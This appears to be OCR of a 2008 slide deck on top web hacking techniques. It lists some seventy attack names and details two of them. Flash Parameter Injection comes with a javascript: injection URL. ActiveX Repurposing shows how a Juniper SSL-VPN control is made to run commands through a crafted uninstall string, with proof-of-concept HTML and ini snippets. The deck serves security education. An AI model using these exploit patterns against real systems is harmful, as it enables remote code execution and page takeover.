
Top Ten Web Hacking Techniques

2008

WhiteHat SECURITY



MUST be able to protect against HOSTILE WEB USER

MUST be able to protect against HOSTILE WEB PAGE

2008's New Web Hacking Techniques

65 (2006)

http://jeremiahgrossman.blogspot.com/2009/02/top-ten-web-hacking-techniques-of-2008.html

83 (2007)

70 (2008)

WhiteHat SECURITY

Top Ten Web Hacking Techniques (2008)

CUPS Detection
CSRFing the uTorrent plugin
Clickjacking / Videojacking
Bypassing URL AuthC and AuthZ with HTTP Verb Tampering
I used to know what you watched, on YouTube
Safari Carpet Bomb
Flash clipboard Hijack
Flash Internet Explorer security model bug
Frame Injection Fun
Free MacWorld Platinum Pass? Yes in 2008!
Diminutive Worm, 161 byte Web Worm
SNMP XSS Attack
Res Timing File Enumeration Without JavaScript in IE7.0
Stealing Basic Auth with Persistent XSS
Smuggling SMTP through open HTTP proxies
Collecting Lots of Free 'Micro-Deposits'
Using your browser URL history to estimate gender
Cross-site File Upload Attacks
Same Origin Bypassing Using Image Dimensions
HTTP Proxies Bypass Firewalls
Join a Religion Via CSRF
Cross-domain leaks of site logins via Authenticated CSS
JavaScript Global Namespace Pollution
GIFAR
HTML/CSS Injections - Primitive Malicious Code
Hacking Intranets Through Web Interfaces
Cookie Path Traversal
Racing to downgrade users to cookie-less authentication
MySQL and SQL Column Truncation Vulnerabilities
Building Subversive File Sharing With Client Side Applications
Firefox XML injection into parse of remote XML
Firefox cross-domain information theft (simple text strings, some CSV)
Firefox 2 and WebKit nightly cross-domain image theft
Browser's Ghost Busters
Exploiting XSS vulnerabilities on cookies
Breaking Google Gears' Cross-Origin Communication Model
Flash Parameter Injection
Cross Environment Hopping
Exploiting Logged Out XSS Vulnerabilities
Exploiting CSRF Protected XSS
ActiveX Repurposing
Tunneling tcp over http over sql-injection
Arbitrary TCP over uploaded pages
Local DoS on CUPS to a remote exploit via specially-crafted webpage
JavaScript Code Flow Manipulation
Common localhost dns misconfiguration can lead to "same site" scripting
Pulling system32 out over blind SQL Injection
Dialog Spoofing - Firefox Basic Authentication
Skype cross-zone scripting vulnerability
Safari pwns Internet Explorer
IE "Print Table of Links" Cross-Zone Scripting Vulnerability
A different Opera
Abusing HTML 5 Structured Client-side Storage
SSID Script Injection
DHCP Script Injection
File Download Injection
Navigation Hijacking (Frame/Tab Injection Attacks)
UPnP Hacking via Flash
Total surveillance made easy with VoIP phone
Social Networks Evil Twin Attacks
Recursive File Include DoS
Multi-pass filters bypass
Session Extending
Code Execution via XSS
Redirector's hell
Persistent SQL Injection
JSON Hijacking with UTF-7
SQL Smuggling
Abusing PHP Sockets
CSRF on Novell GroupWise WebAccess

Flash Parameter Injection

Flash Parameter Injection introduces a new way to inject values to global parameters in Flash movies while the movie is embedded in it's original HTML environment. These injected parameters can grant the attacker full control over the page DOM, as well as control over other objects within the Flash movie. This can lead to more elaborate attacks that take advantage of the interaction between the Flash movie and the HTML page in which it is embedded.

By: Yuval Baror, Ayal Yogev, and Adi Sharabani

http://blog.watchfire.com/wfblog/2008/10/flash-parameter.html
http://blog.watchfire.com/FPI.pdf

How it works

There are several different FPI variants. Most of the variants include tricking the server into sending back a page where user input is interpreted as Flash parameters. This allows an attacker to inject malicious global parameters to the Flash movie and exploit Flash specific vulnerabilities.

ActionScript 2 code reading a global variable

```
if (_root.a == undefined) {
        _root.a = 0; // Default value
}
```

```
http://URL/myMovie.swf?a=5&b=hello
```

Passing arguments in an embedded URI

```
<body>
    <object type="application/x-shockwave-flash"
            data="myMovie.swf?a=5&b=hello"
            width="600" height="345">
    </object>
</body>
```

Passing arguments using 'flashvars'

```
<body>
    <object type="application/x-shockwave-flash" data="myMovie.swf"
            flashvars="a=5&b=hello" width="600" height="345">
    </object>
</body>
```

DOM-based Flash parameter injection

```
<object>
    <embed src="myFlash.swf"
           flashvars="location=http://URL/index.htm#&globalVar=e-v-i-l">
    </embed>
</object>
```

Persistent Flash Parameter Injection

```
// Create a new shared object or read an existing one
mySharedObject = SharedObject.getLocal("flashToLoad");

if (_root.flashfile == undefined)
{
    // Check whether there is a shared object saved
    if (mySharedObject.data.flash == null)
    {
        // Set a default value
        _root.flashfile = "defaultFlash.swf";
    }
    else
    {
      // Read the flash file to load from the shared object
      _root.flashfile = mySharedObject.data.flash;
    }
}

// Store the flash file's name in the shared object
mySharedObject.data.flash = _root.flashfile;

// Load the flash file
getURL(_root.flashfile);
```

```
http://URL/vulnerable.swf?flashfile=javascript:alert(document.domain)
```

Defenses

User input must be sanitized according to context before reflected back to the user. Extreme caution should be taken when saving user input in Flash cookies.


ActiveX Repurposing

Multi-staged attack to get code execution on victims who were running a vulnerable and popular SSL-VPN ActiveX control.


By: Haroon Meer

http://carnal0wnage.blogspot.com/2008/08/owning-client-without-and-exploit.html
http://www.sensepost.com/blog/2237.html
http://www.networkworld.com/news/2008/080708-black-hat-ssl-vpn-security.html

How it works




```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"
id=NeoterisSetup width=0 height=0 >
..
<PARAM NAME="DSSETUP_BUILD_VERSION" VALUE="5.2.0.10724">
<PARAM NAME="DSSETUP_DOWNLOAD_URL"  VALUE="our_evil_file.exe">
```




```
<OBJECT id=NeoterisSetup classid="clsid:E5F5D008-DD2C-4D32-977D-1A0ADF03058B"
id=NeoterisSetup width=0 height=0 >
<PARAM NAME="IniFilePath" VALUE="Neoteris.ini">
...
</OBJECT>
```

1. Client with control visits malicious page
2. Page instantiates control and offers an upgrade
3. new-config.txt downloads to c:\predictable_location\new-config.txt
4. Malicious page re-instantiates control with ini file == c:\predictable_location\new-config.txt [new-config contains arbitrary commands as uninstall string]
5. Exectute the controls uninstall method:


6.The victims machine fires calc.exe &&.



```
<PARAM NAME="DSSETUP_BUILD_VERSION" VALUE="5.2.0.10724">
<PARAM NAME="DSSETUP_DOWNLOAD_URL"  VALUE="/ssl/new-config.txt">
```



```
-snip-
[Host Checker]
DisplayVersion=5.2.0.10723
DisplayName=Host Checker
UninstallString="calc.exe &&"
QuietUninstallString=" "
StartupApp="AppData\Juniper Networks\Host Checker\dsHostChecker.exe"
StopApp=" "
-snip-
```



```
<script language=JavaScript>
NeoterisSetup.startSession();
NeoterisSetup.uninstall();
</script>
```

Defenses

Website:
ActiveX should make use of Sitelock wherever possible.

